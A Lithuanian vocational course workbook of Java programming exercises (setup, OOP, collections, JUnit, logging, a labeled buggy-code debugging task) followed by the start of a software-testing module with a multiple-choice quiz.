crossorigin="anonymous"></script>

</body>


</html>


**Reikalavimai:**


1. HTML dokumente užrašyti nuorodas į skripto failus.

2. Naudojant selektorius, įvykius, metodus darbui su CSS klasėmis.

**Pavyzdys:**







## 

## Kompetencija. Kurti tipinę programinę įrangą.

### Mokymosi rezultatas. Naudoti pasirinktos programavimo kalbos įrankius ir sintaksę.

*1 užduotis*. WINDOWS, MAC ARBA LINUX OPERACINĖJE SISTEMOJE ĮSIDIEKITE JRE (JAVA RUNTIME ENVIRONMENT).

Sukonfigūruokite JRE. Patikrinkite ar operacinėje sistemoje veikia Java programų paleidimo įrankis.

*2 užduotis*. WINDOWS, MAC ARBA LINUX OPERACINĖJE SISTEMOJE ĮSIDIEKITE JDK (JAVA DEVELOPMENT KIT).

Sukonfigūruokite JDK . Patikrinkite ar operacinėje sistemoje veikia JAVA programų surinkimo įrankis.

*3* *užduotis*. NAUDOJANT TEKSTINĮ REDAKTORIŲ (PAVYZDŽIUI: NOTEPAD++) SUKURKITE JAVA PROJEKTĄ SU VIENA JAVA KLASE HELLOWORLD.JAVA.

Klasė turi būti patalpinta į Java paketą com.oracle.javabasics. Klasės HelloWorld turinys:

public class HelloWorld {

public static void main(String[] args) {

System.out.println("Hello World! (Text editor)");

}

}

*4 užduotis*. NAUDOJANT INTEGRUOTĄ KŪRIMO APLINKĄ (PAVYZDŽIUI: ECLIPSE) SUKURKITE JAVA PROJEKTĄ SU VIENA JAVA KLASE HELLOWORLD.JAVA.

Klasė turi būti patalpinta į Java paketą com.oracle.javabasics. Klasės HelloWorld turinys:

public class HelloWorld {

public static void main(String[] args) {

System.out.println("Hello World! (IDE)");

}

}

*5 užduotis*. NAUDOJANT JAVA KOMANDINĖS EILUTĖS ĮRANKIUS JAVAC IR JAVA, SURINKITE IR PALEISKITE  *3 užduotyje* PARAŠYTĄ HELLOWORLD PROGRAMĄ.

Darbas vykdomas operacinės sistemos komandinėje eilutėje.

*6 užduotis*. NAUDOJANT JAVA KOMANDINĖS EILUTĖS ĮRANKIUS JDEPS IR JAVAP, PATIKRINKITE *3 užduotyje* PARAŠYTOS HELLOWORLD PROGRAMOS PRIKLAUSOMYBES IR PAŽIŪRĖKITE PROGRAMOS“BYTE” KODĄ.

Darbas vykdomas operacinės sistemos komandinėje eilutėje.

*7 užduotis*. NAUDOJANT JAVA KOMANDINĖS EILUTĖS ĮRANKĮ JAR SUKURKITE *3 užduotyje*  PARAŠYTOS HELLOWORLD PROGRAMOS PALEIDŽIAMĄ ARCHYVĄ.

Darbas vykdomas operacinės sistemos komandinėje eilutėje.

*8 užduotis*. NAUDOJANT TEKSTINĮ REDAKTORIŲ SUKURKITE JAVA PROJEKTĄ SU VIENA JAVA KLASE JAVACLASSPATH.JAVA.

Klasė turi būti patalpinta į Java paketą com.javabasics. Klasės JavaClasspath turinys:

package com.javabasics;

public class JavaClasspath {

public static void main(String[] args) {

System.out.println("Hello World! (Text editor)");

}

}

Surinkite klasę ir naudojant Java Classpath parametrą pabandykite paleisti surinktą klasę.

*9 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAELEMENTS.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurtoje klasėje turi būti aprašytos dvi paprogramės (Methods) main ir printAll. Taip pat klasėje turi būti sukurti: lokali konstanta, objekto kintamasis, statinis klasės kintamasis, metodo kintamasis.

*10 užduotis*. PAPILDYKITE JAVAELEMENTS *9 užduotyje* PROGRAMĄ KODO KOMENTARAIS.

Turi būti panaudoti vienos ir kelių eilučių komentarai, komentarai turi būti prasmingi. Papildomai parašykite JavaDoc tipo komentarą paprogramei printAll.

*11 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAEXPRESSIONSSTATEMENTSVARIABLES.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurtoje klasėje turi būti aprašyti: du Java reiškiniai (Expressions), du sakiniai (Statements) ir du kintamieji (Variables). Pavadinimams turi būti panaudoti teisingi identifikatoriai (Identifiers).

*12 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAOPERATORS.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurtoje klasėje turi būti panaudoti Java operatoriai: +, -, /, \*, %, ++, --.

*13 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAPRIMITIVESDATATYPES.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurtoje klasėje turi būti panaudoti Java primityvūs duomenų tipai: byte, short, int, long, float, double, char, boolean. Papildomai turi būti atspausdintos šių duomenų tipų reikšmės pagal nutylėjimą ir reikšmių diapazonas kiekvienam duomenų tipui.

*14 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVANONPRIMITIVESDATATYPES.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurtoje klasėje turi būti panaudoti Java objekto (rodykliniai) duomenų tipai: string, array. Papildomai turi būti atspausdinta sukurto objekto nuoroda (Reference).

*15 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAMETHODS.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje realizuokite paprastą skaičiuotuvą, kuris moka sudėti, atimti, padauginti ir padalinti skaičius. Kiekvienam skaičiuotuvo veiksmui (+, -, \*, /) parašykite atskirą paprogramę (method). Paprogramės turi mokėti priimti du skaičius ir grąžinti veiksmo rezultatą.

*16 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAMETHODSOVERLOAD.JAVA.

Klasė turi būti patalpinta į paketą vardu javabasics. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje realizuokite įvairių geometrinių figūrų (kvadratas, apskritimas ir t.t.) ploto skaičiuoklę. Kuriant paprogrames turi būti panaudotas paprogramių perkrovimo (Overload) mechanizmas.

*17 užduotis.* PARAŠYKITE FAKTORIALO SKAIČIAVIMO PROGRAMĄ, KURI NENAUDOJA REKURSIJOS.

*18 užduotis*. PARAŠYKITE FIBONAČIO SKAIČIŲ SEKOS SKAIČIAVIMO PROGRAMĄ, KURI NENAUDOJA REKURSIJOS.

### Mokymosi rezultatas. Kurti nesudėtingą programinį kodą.

*1 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAPROPERTIESWRITE.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurta klasė turi įrašyti nustatymų (parametrų) sąrašą (Properties) į failą. nustatymai, kurie turi būti įrašyti į failą: database, dbuser, dbpassword. nustatymų failo pavadinimas: config.properties.

*2 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAPROPERTIESREAD.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurta klasė turi nuskaityti nustatymų (parametrų) sąrašą (Properties) iš failo. Nuskaitomi nustatymai: database, dbuser, dbpassword. Nustatymų failo pavadinimas: config.properties. Visi nustatymai turi būti atspausdinti komandinėje eilutėje.

*3 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVADATACONVERT.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti atlikti veiksmai su java duomenų konvertavimu: plėtimo (Widening), siaurinimo (Narrowing). Papildomai turi būti parašyta paprogramė, kuri nustato kintamojo objekto tipą naudojant operatorių instanceof.

*4 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAAUTOBOXINGUNBOXING.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti atlikti veiksmai su Java duomenų konvertavimu: Autoboxing, Unboxing.

*5 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVASTREAMS.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti realizuotas vaisių pavadinimų įvedimas iš komandinė eilutės, vaisių parinkimas (filtravimas) pagal nustatytą požymį ir parinktų vaisių sąrašo spausdinimas komandinėje eilutėje. Vaisių sąrašas: bananas, ananasas, obuolys, kriaušė. požymis: vaisius turi raidę a.

*6 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVABUFFERS.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi nuskaityti tekstinį failą ir jo turinį išvesti į komandinę eilutę. Turi būti panaudotos standartinės JAVA klasės: File, FileReader, BufferedReader, StringBuilder.

*7 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAIO.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi realizuoti tekstinio failo kopijavimą. Turi būti panaudotos standartinės java klasės: FileInputStream ir FileOutputStream.

*8 užduotis*. SUKURKITE JAVA IŠVARDINIMŲ (ENUM) KLASĘ VARDU JAVAENUM.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi talpinti konstantų rinkinį: MONDAY, TUESDAY, WEDNESDAY, THURSDAY, FRIDAY, SATURDAY, SUNDAY.

9 *užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAWORKWITHENUM.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi atspausdinti komandinėje eilutėje *8 užduotyje* sukurtas konstantas klasėje Java.Enum.java. Papildomai visos konstantos turi būti įrašytos į masyvą ir sunumeruotos. Masyvas turi būti atspausdintas komandinėje eilutėje.

*10 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVASQUAREAREA.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi realizuoti kvadrato ploto skaičiavimą.

*11 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAWORKWITHPACKAGE.JAVA.

Klasė turi būti patalpinta į paketą vardu javapackage. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Sukurta klasė turi iškviesti *10 užduotyje* sukurtą klasę ir paskaičiuoti kvadrato plotą.

*12 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAARRAYLIST.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti realizuotas ArrayList dinaminis sąrašas. Sąrašo dydis 20 elementų. Sąrašą užpildyti atsitiktiniais skaičiais (nuo 0 iki 100) ir surūšiuoti. Atspausdinti sąrašą komandinėje eilutėje.

*13 užduotis.* SUKURKITE JAVA KLASĘ VARDU JAVALINKEDLIST.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti realizuotas LinkedList dinaminis sąrašas. Sąrašo dydis 50 elementų. Sąrašą užpildyti atsitiktiniais skaičiais (nuo 0 iki 1000) ir sumaišyti. Atspausdinti sąrašą komandinėje eilutėje.

*14 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAMAP.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti realizuotas Map dinaminis sąrašas. Sąrašo dydis 100 elementų. Sąrašą užpildyti atsitiktiniais skaičiais (nuo 0 iki 1000). Atspausdinti sąrašą komandinėje eilutėje. Papildomai turi patikrinta ar sąrašas turi skaičių 100.

*15 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVASET.JAVA.

Klasė turi būti patalpinta į paketą vardu javasimple. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti realizuotas Set dinaminis sąrašas. Sąrašo dydis 40 elementų. Sąrašą užpildyti atsitiktiniais skaičiais (nuo 0 iki 20). Visi sąrašo elementai turi būti unikalūs. Atspausdinti sąrašą komandinėje eilutėje.

16 *užduotis*. IŠNAGRINĖKITE PATEIKTĄ KODĄ IR SURASKITE VISAS KLAIDAS, KURIAS PADARĖ PROGRAMUOTOJAS, KURIS NESINAUDOJA JAVA KODAVIMO STANDARTAIS.

package javasimple;

public class javastandards {

public static void main(String[] args) {

String Text = “We are comparing content”;

StringBuffer stringBuffer = new StringBuffer(“We are comparing content”);

if (Text.contentEquals(stringBuffer)) {

System.out.println(“The content is equal”);

} else {

System.out.println(“The content is not equal”);

}

}

}

*17 užduotis*. NAUDOJANT JAVADOC STANDARTĄ PARAŠYKITE PRASMINGUS KOMENTARUS PATEIKTAM JAVA KODUI.

package javasimple;

import java.io.IOException;

public class AddNum {

public int addNum(int numA, int numB) {

return numA + numB;

}

public static void main(String args[]) throws IOException {

AddNum obj = new AddNum();

int sum = obj.addNum(10, 20);

System.out.println("Sum of 10 and 20 is :" + sum);

}

}

*18 užduotis*. YRA PATEIKTAS SĄRAŠAS: {1.25, 3.45, 0.58, 1.32, -2.58, 10.79, -1.00, 45.91}:

- atspausdinkite kiekvieną sąrašo skaičių naudojant ciklą;

- raskite sąrašo narių vidurkį;

- raskite sąrašo narių sumą;

- raskite mažiausią sąrašo narį;

- rasti didžiausią sąrašo narį.

### Mokymosi rezultatas. Taikyti objektinio programavimo principus programuojant.

*1 užduotis*. SUKURKITE JAVA KLASĘ VARDU CAR.JAVA.

Klasė turi būti patalpinta į paketą vardu javaobjects. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi realizuoti automobilio brėžinį / šabloną. Automobilio parametrai: modelis, spalva, greitis, degalų tipas. Automobilis turi mokėti važiuoti.

*2 užduotis*. SUKURKITE JAVA KLASĘ VARDU MAIN.JAVA.

Klasė turi būti patalpinta į paketą vardu javaobjects. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje turi būti sukurti du automobiliai Toyota ir Mercedes. Automobilių objektai turi būti sukurti naudojant *1 užduotyje* sukurtą Car.java brėžinį. Patikrinti ar automobiliai moka važiuoti ir kuris automobilis yra greitesnis.

*3 užduotis*. PAKEISKITE *1 užduotyje* SUKURTĄ CAR.JAVA KLASĘ TAIP, KAD BŪTŲ PASLĖPTA PAPROGRAMĖ CANDRIVE().

Taip pat pakeiskite parametro „spalva” savybę taip, kad jo negalima būtų keisti .

*4 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVAENCAPSULATION.JAVA.

Klasė turi būti patalpinta į paketą vardu javaobjects. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi parodyti Java inkapsuliacijos principą.

*5 užduotis*. SUKURKITE JAVA KLASĘ VARDU TOYOTA.JAVA.

Klasė turi būti patalpinta į paketą vardu javaobjects. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi paveldėti visas savybės iš klasės Car.java (*1 užduotis)*. Papildomai mūsų automobilis turi turėti naują parametrą: variklio tipas.

*6 užduotis*. SUKURKITE JAVA KLASĘ VARDU MERCEDES.JAVA.

Klasė turi būti patalpinta į paketą vardu javaobjects. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi paveldėti visas savybės iš klasės Car.java (*1 užduotis)*. Papildomai mūsų automobilis turi turėti naują parametrą: sėdimų vietų skaičius.


*7 užduotis*. PAKEISKITE *5 užduotyje* SUKURTĄ TOYOTA.JAVA KLASĘ TAIP, KAD AUTOMOBILIS GALĖTŲ NE TIK VAŽIUOTI BET IR SKRISTI.

*8 užduotis*. SUKURKITE KLASES DEMOPOLYMORPHISM.JAVA IR TEST.JAVA.

Klasė DemoPolymorphism.java turi realizuoti statinio polimorfizmo principą. Klasė Test.java turi patikrinti šią savybę.

*9 užduotis.* PAGAL PATEIKTĄ PARDUOTUVĖS KLASIŲ DIAGRAMĄ SUKURKITE REIKALINGAS KLASES IR INTERFEISUS SU REIKALINGAIS KLASIŲ LAUKAIS, PAPROGRAMĖMIS.

Turi būti realizuota parduotuvė su prekių grupėmis: Product, Medicine, Periodical ir prekių krepšeliu, kuris moka skaičiuoti prekių kainą su ir be PVM. Prekių grupės privalo turėti nustatytą savo prekių kategorijai PVM.



*10 užduotis*. PAGAL PATEIKTAS KLASES NUBRAIŽYKITE UML JAVA KLASIŲ DIAGRAMĄ.

package javaobjects;

public class Shape {

private String color;

public Shape(String color) {

this.color = color;

}

@Override

public String toString() {

return "Shape[color=" + color + "]";

}

public double getArea() {

System.err.println("Shape unknown! Cannot compute area!");

return 0;

}

}

package javaobjects;

public class Rectangle extends Shape{

private int length;

private int width;

public Rectangle(String color, int length, int width) {

super(color);

this.length = length;

this.width = width;

}

@Override

public String toString() {

return "Rectangle[length=" + length + ",width=" + width + "," + super.toString() + "]";

}

@Override

public double getArea() {

return length \* width;

}

}

package javaobjects;

public class Triangle extends Shape{

private int base;

private int height;

public Triangle(String color, int base, int height) {

super(color);

this.base = base;

this.height = height;

}

@Override

public String toString() {

return "Triangle[base=" + base + ",height=" + height + "," + super.toString() + "]";

}

@Override

public double getArea() {

return 0.5 \* base \* height;

}

}

*11 užduotis*. TRIMATĖJE KOORDINAČIŲ SISTEMOJE REIKIA SAUGOTI TAŠKŲ KOORDINATES.

Taškai be koordinačių taip pat turi spalvą ir svorį. Sukurkite reikiamą klasę koordinatės taškui POINT.

*12 užduotis*. NORINT PATIKRINTI ŽMOGAUS KŪNO MASĖS INDEKSĄ, REIKALINGAS SKAIČIUOTUVAS.

Sukurkite projektą BMI, skirtą šiai užduočiai.

Turi būti galimybė atlikti kūno masės skaičiavimo veiksmus nekuriant papildomų objektų. Projekte sukurti metodus: bmiCount, kuris skaičiuotų žmogaus kūno masės indeksą, readFromConsole, kuris leistų įvesti žmogaus aukštį ir svorį iš komandinės eilutės ir printbmi, kuris atspausdintų žmogaus BMI komandinėje eilutėje ir įrašytų šią informaciją į failą vardu bmi.txt. Klasės metodų veikimą pademonstruokite Main metode.

### Mokymosi rezultatas. Testuoti programinę įrangą naudojant su pasirinkta programavimo kalba suderinamus testavimo įrankius ir metodus.

*1 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ VARDU JAVATESTING.

Projekte sukurkite Java paketą javajunit. Jame sukurkite klasę JavaForTesting.java. Klasė turi mokėti priimti vardą ir jį grąžinti. Prie projekto pridėkite junit testavimo karkasą. Naudokite 5 JUnit versiją.

*2 užduotis*. PARAŠYKITE *1 užduotyje*  SUKURTAM PROJEKTUI VIENĄ PAPRASTĄ TESTĄ, KURIS PATIKRINA AR KLASĖ JAVAFORTESTING VEIKIA TEISINGAI.

*3 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ VARDU TESTING.

Jame sukurkite klasę Calculator.java. Klasė turi būti patalpinta į paketą vardu javatesting. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasėje realizuokite paprasto skaičiuotuvo funkcionalumą (+, -, \*, /), skaičiuotuvas turi mokėti atlikti paprastas aritmetines operacijas su skaičiais. Prie projekto prijunkite JUnit testavimo biblioteką. Parašykite testus, kurie patikrintų ar skaičiuotuvas dirba be klaidų.

*4 užduotis.* 2 KOMPETENCIJOS 2.3. MOKYMOSI REZULTATO *9 užduotyje* REALIZUOTAI PARDUOTUVEI SU PREKIŲ KREPŠELIU PARAŠYKITE JUNIT TESTUS, KURIE PATIKRINTŲ PRODUKTŲ GRUPIŲ IR PREKIŲ KREPŠELIO FUNKCIONALUMĄ.

*5 užduotis*. SUKURKITE JAVA KLASĘ VARDU SIMPLEEXCEPTION.JAVA.

Klasė turi būti patalpinta į paketą vardu javaexceptions. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi generuoti sveikų skaičių masyvą, užpildomą atsitiktinai. Naudojamas paprastas masyvas, kurio ilgis 10 elementų. Į masyvą bandome įrašyti 20 atsitiktinių skaičių. Jei pildant masyvą įvyks klaida, ją reikia apdoroti ir pranešti vartotojui, kad masyvas yra per mažas. Masyvas turi būti užpildytas.

*6 užduotis*. SUKURKITE JAVA KLASĘ VARDU FILEREADERS.JAVA.

Klasė turi būti patalpinta į paketą vardu javaexceptions. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi realizuoti informacijos skaitymą iš tekstinio failo. Visos klaidos ir išimtys skaitant informaciją iš failo turi būti apdorotos.

*7 užduotis*. SUKURKITE JAVA KLASĘ VARDU JAVALOGGER.JAVA.

Klasė turi būti patalpinta į paketą vardu javalogers. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi realizuoti Fibonacci skaičių mažesnių už 1000 spausdinimą. Klasėje turi būti panaudotas standartinis Java žurnalizavimo įrankis Logger. Į komandinę eilutę turi būti išvesti prasmingi pranešimai vartotojui apie programos veikimą.

*8 užduotis.* SUKURKITE JAVA KLASĘ VARDU JAVAFILELOGGER.JAVA.

Klasė turi būti patalpinta į paketą vardu javalogers. Darbą galite atlikti tekstiniame redaktoriuje arba IDE. Klasė turi realizuoti daugybos lentelės (iki 10) spausdinimą komandinėje eilutėje. Klasėje turi būti panaudotas nestandartinis Java žurnalizavimo įrankis log4j. Prasmingi pranešimai apie programos veikimą turi būti įrašyti į failą javafilelogger.log.

*9 užduotis*. IŠBANDYKITE PATEIKTĄ JAVA PROGRAMINĮ KODĄ.

Naudojant standartinius IDE kodo derinimo įrankius raskite visas kode paslėptas klaidas:

public class JavaDebug {

public static void main(String[] args) {

System.out.println("Square perimeter \n and area counter.");

Scanner input = new Scanner(System.in);

input.close();

System.out.print("Input square side, a = ");

double a = input.nextDouble();

if (a >= 0) {

double area = Math.sqrt(a);

double perimeter = 6 \* 2a;

System.out.println("Square area A = " + perimeter);

System.out.println("Square perimeter P = " + area);

} else if (a = 0) {

System.out.println("Error! The length of the side is to be a positive number.");

}

}

}

*12 užduotis.* NORINT PATIKRINTI ŽMOGAUS KŪNO MASĖS INDEKSĄ, REIKALINGAS SKAIČIUOTUVAS.

Sukurkite projektą BMI, skirtą šiai užduočiai. Turi būti galimybė atlikti kūno masės skaičiavimo veiksmus nekuriant papildomų objektų. Projekte sukurti metodus: bmiCount, kuris skaičiuotų žmogaus kūno masės indeksą, readFromConsole, kuris leistų įvesti žmogaus aukštį ir svorį iš komandinės eilutės ir printbmi, kuris atspausdintų žmogaus BMI komandinėje eilutėje ir įrašytų šią informaciją į failą vardu bmi.txt. Klasės metodų veikimą pademonstruokite Main metode.

# Modulis „Informacinių sistemų testavimas“

## Kompetencija. Kurti ir vykdyti nesudėtingus testavimo atvejus rankiniu būdu.

### Mokymosi rezultatas. Suprasti programinės įrangos kūrimo ciklą ir testavimo tikslus.

*1 užduotis.* ĮVADAS Į TESTAVIMĄ.

Atsakykite į žemiau pateiktus klausimus. Kiekvienas klausimas gali turėti vieną arba daugiau teisingų atsakymų.

UŽDUOTIES TIKSLAS: Suprasti, kas yra programinės įrangos testavimas. Suprasti, kas yra programinės įrangos kūrimo ciklas. Mokėti pagrindines sąvokas ir apibrėžimus.

1. Koks yra skirtumas tarp testavimo ir kokybės?
   1. Kokybė- tai veikla, skirta patikrinti programinę įrangą, o testavimas- tai procesas
   2. Testavimas- tai veikla kokybės užtikrinimo procese
   3. Testavimas tikrina ar viską darome teisingai, o kokybė tikrina ar darome teisingus dalykus
   4. Kokybė- tai testavimo proceso dalis
2. Kiek iš viso yra testavimo principų?
   1. 9
   2. 3
   3. 5
   4. 7
3. Kuris iš žemiau pateiktų testavimo principų labiausiai nusako rizika grindžiamą prioritetizavimą?
   1. Pesticidų paradoksas
   2. Testuojame kiek įmanoma anksčiau
   3. Visiškas ištestavimas nėra įmanomas
   4. Defektų dažniausiai tam tikroje sistemos vietoje būna daugiau nei vienas
4. Kodėl testuoti pradedame kiek įmanoma anksčiau?
   1. Paprasčiau apmokyti testuotojus
   2. Anksti atrastus defektus ištaisyti yra pigiau
   3. Paprasčiau pradėti reikalavimų peržiūrą
   4. Defektų paieška sistemos projektavimo fazėje yra efektyvesnė
5. Ką sako Pareto principas?
   1. 20% defektų sukelia 80% problemų
   2. 80% kodo yra 20% visų defektų
   3. 80% kodo dengia 20% kuriamų funkcijų
   4. 20% kodo dažniausiai nėra naudojama
6. Nurodykite didžiausią testuotojo ir programotojo požiūrio skirtumą
   1. Testuotojas galvoja, kaip testuoti, programuotojas – kaip programuoti
   2. Programuotojas galvoja kaip paslėpti klaidas, testuotojas – kaip jas rasti
   3. Programuotojas galvoja kaip kurti PĮ, testuotojas – kaip laužyti
   4. Testuotojas galvoja kaip apsaugoti PĮ, programuotojas – kaip atnaujinti
7. Kodėl siekiame nepriklausomo PĮ testavimo?
   1. Dėl objektyvumo sunku pastebėti savo klaidas
   2. Siekiame atlaisvinti programuotojus nuo testavimo veiklų
   3. Turėti nepriklausomą testuotojų komandą yra pigiau
   4. Nepriklausomi testuotojai turi daugiau patirties
8. Kokie yra nepriklausomos testavimo komandos trūkumai?
   1. Testuotojai gali būti izoliuoti nuo komandos
   2. Nepriklausomas testavimas gali reikšti mažiau atrastų klaidų
   3. Testuotojui gali būti sunku pakeisti karjeros kryptį
   4. Programuotojai testuoja savo kodą prieš perduodami testuotojams
9. Kuris iš pateiktų teiginių NĖRA testavimo uždavinys?
   1. Parodyti, kad programinė įranga neturi klaidų
   2. Pademonstruoti, kad programinė įranga veikia taip, kaip turi veikti
   3. Rasti kiek įmanoma daugiau defektų programinėje įrangoje
   4. Pademonstruoti, kad programinė įranga neatlieka funkcijų, kurias turi atlikti
10. Kuris iš žemiau pateiktų teiginių geriausiai apibūdina testavimą?
    1. Testavimas- tai veikla, kuri yra planuojama kaip atsiras fazė PĮ kūrimo cikle, iškart po to, kai PĮ programavimas yra baigtas
    2. Testavimas- tai veikla, kuri yra PĮ kūrimo proceso dalis
    3. Testavimas- tai veikla, kuri yra kokybės užtikrinimo proceso dalis
    4. Testavimas- tai formalus procesas, kurį taiko tik nepriklausomos testavimo komandos

*2 užduotis.* DARBAS PAGAL STANDARTINĮ TESTAVIMO PROCESĄ.

